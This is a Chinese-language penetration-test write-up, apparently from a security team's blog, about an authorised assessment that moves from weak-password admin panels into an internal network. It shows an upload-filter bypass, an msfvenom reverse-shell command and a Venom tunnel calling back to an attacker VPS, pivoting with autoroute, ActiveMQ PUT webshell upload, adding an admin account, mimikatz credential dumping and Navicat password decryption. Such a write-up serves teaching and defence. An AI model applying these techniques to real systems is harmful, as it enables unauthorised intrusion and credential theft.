蝴蝶效应翻起的内网漫游巨浪

原创 队员编号001 酒仙桥六号部队 6月9日

这是 **酒仙桥六号部队** 的第 **15** 篇文章。

全文共计4684个字，预计阅读时长14分钟。

背景


某周末接到一个安全评估的工作。在客户充分授权的情况下，拿到客户指定的几个IP。开始前期的信息收集，由于这次给予的范围窄，且目的是需要搞进内网，在信息收集的阶段需要格外的仔细。前辈说渗透测试的本质是信息收集，这决定着之后的进度。端口、C段、指纹、路径、fofa.....一步一步的探测。有收获也有经常碰到的就一个Nginx页面的情况，实属正常，在对收集的信息汇总后，把重心放在了收集到的两个后台上。

一、 外网渗透

1.1 解析漏洞

前期我们进行了大量的信息收集工作，在目标的某个路径跳转处发现一个后台，看到输入框就想猜一猜，在猜不出来的时候且没有验证码的情况下，上工具套字典使劲撸。运气不错，简单的判断了一次存在admin用户，密码尝试了一次发现是弱口令xxxxxx成功进入后台。


进到后台后点点点，在更改表识的地方发现一个上传的功能点，测一测后发现解析漏洞shell到手，当把拿到的shell首先跟客户进行确认，很遗憾，社会教我做人，由于同一个主机上托管了不同客户的资产，甲方说这并不是他们的资产，也就是说我们的第一发子弹打歪了。。。。。。




1.2 上传漏洞

情况不是多么的离谱，毕竟得接受挂在目标主机上的并不一定会是客户的资产，既然这个不行，那就回到另一个后台，看看有什么突破。依旧没有验证码，熟悉的味道，这种单位的这种安全意识，我很能理解，目标单位还没有建立起完善的网络安全体系。

不过这次猜一猜的效果不太好，并没有直接猜出来。但可确定的是存在admin用户，没有验证码，直接上burpsuite，用上klion前段时间放出来字典结合平时自己收集的字典进行暴力破解。拿到密码，成功进入后台。







记住密码

登录

进了后台看了看各个功能模块，测了测发现个越权，但是对拿到权限并没有什么太大的帮助，继续仔细的测试，在前台图片更换的一个功能的位置，可以上传新的图片进行展示，使用自己常用的图片马上传，抓包把上传图片马的后缀改成.php。



发现直接上传时会提示失败，应该是有WAF的防护，最后使用换行的方式成功绕过了文件名检测，成功上传，且返回了上传的图片马路径。




结合原本就存在的图片，查看图片路径，跟上传后返回的路径进行拼接后访问，成功解析，但仅拿到了目标服务器的web权限。

二、内网穿透

2.1 msf生成payload反弹


内核版本为3.10.0，在尝试多种提权方式无果的情况下，决定使用msfvenom生成的payload反弹一个meterpreter进行后续的操作，使用如下命令生成一个pentest.elf的payload。

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=your_vps
```



把生成的pentest.elf通过大马上传到目标服务器后，使用chmod命令赋予执行权限。


在公网的VPS上开启监听，然后在大马上输入./pentest.elf执行payload，公网的vps收到meterpreter会话。



2.2 添加路由进行服务刺探

目前获取到meterpreter会话，可知道被控机器为Linux服务器，允许访问外网，通过查看路由，发现目前所控的Linux机器，可通内网的两个网段。 分别是192.xxx.xxx.xxx，10.xxx.xxx.xxx这两个网段。这里通过autoroute模块直接添加路由，并使用metasploit的渗透模块对这个两个网段的服务进行探测。

```
meterpreter > run get_local_subnets //获取当前机器的所有网段信息

meterpreter > run autoroute -s 192.168.0.0/24 //添加目标内网0网

meterpreter > run autoroute -p //打印当前添加的路由表信息

meterpreter > background
```



这里相当于在meterpreter的基础上添加了一条去往“内网”的路由，直接使用metasploit去访问原本不能直接访问的内网资源，只要路由可达我们即可使用metasploit自带的渗透模块来进行探测。

在目前已知的两个网段中，对主机的服务进行刺探后发现没法直接通过一些常见的系统级漏洞拿到目前两个网段中的服务器权限，且在低线程的情况下对常用的服务进行爆破无果。

2.3 配置venom代理


为了更方便的在内网中快速扩大战果，进入到内网核心区域。我们需要搭建一条通向内网的“专属通道”，此次遇到的网络环境，目标机可以正常访问互联网。在目前被控机器上使用reGeorg和EarthWorm均存在一定问题的情况下，经测试使用venom正常，这里使用venom搭建代理，走socks5协议直接把内网的全部流量都代理出来。

把venom的admin端跟agent端分别上传到自己公网的vps和被控的linux服务器上。

使用如下命令启动admin监听端口，并在agent端发起连接，建立后可以使用goto 1进入目前被控linux机器的节点。

```
./admin_linux_x64 -lport 9999

./agent_linux_x64 -rhost your_vps -rport 9999
```

再使用命令socks 7878，建立到Linux服务器节点的socks5代理，最后在本地使用proxifier输入vps的ip跟刚设置的端口即可在本地直接访问内网资源。



三、内网信息收集

3.1 探测

为了降低被发现的概率，在内网中尽量不要直接上来就是一顿操作猛如虎的扫来扫去，在部署了nids、hids等各类安全检测设备的情况下，极容易被发现，然后丢掉入口点。更好的方式是我们需要测试哪一类的服务是否存在漏洞，直接针对这个服务来进行探测，且探测的时候注意要调低线程。这里直接对一些常见的web服务进行探测收集整理，汇总了部分存在各种服务的列表。

3.2 数据库密码

依旧使用老方法，柿子要挑软的捏，针对已探测到的服务，先测试是否存在弱口令。admin xxxxxxxxx进入了其中一个某某管理服务的后台，翻了翻，看到查询接口，顺手测一测是否存在sql注入，没有发现注入点。

测试了所有的功能模块，没有发现可利用点，看到数据节点名称的时候，突然灵机一动，直接输入了数据节点名称后去看了一下返回包，有意思的来了，在返回数据包中直接返回了该节点对应的数据库的IP、账号和密码。

使用工具NavicatPremium测试连接，发现使用泄露出来的账号密码可直接远程登录。


登录数据库后共发现有三个用户名密码，先记录下来，为之后批量爆破数据库做准备。

3.3 PUT任意写入


在之前进行服务探测的时候，发现存在一个ActiveMQ的服务，顺手一测，ActiveMQ后台的默认密码并没有更改，使用默认密码admin admin直接进入后台，先看一下ActiveMQ的版本，发现是5.10.0，老版本，有戏。在ActiveMQ老版本是存在PUT任意写入跟反序列化漏洞的。

对于能上传shell，现在还缺一个ActiveMQ的物理路径,用于在MOVE文件的时候。这个物理路径是可以直接爆出来的。


ActiveMQ默认开启PUT方法，当fileserver存在时我们可以上传jspwebshell，现在路径也有了，顺手就是一个jsp马扔上去，成功解析，而且还是system权限。




使用tasklist查看所有开放的端口，发现3389端口赫然在列，添加一个新的用户，加入管理员组，成功登录。



收集一下windows服务器的密码，使用minikatz抓取。




利用抓取到的windows服务器的密码，使用工具爆破windows服务器，除了已经拿到的这个windows服务器，另外还有四台服务器密码相同。



3.4 Navicat连接密码解密

依次登录windows服务器，发现其中一台windows服务器上存在Navicat，直接打开，对Navicat连接密码解密。

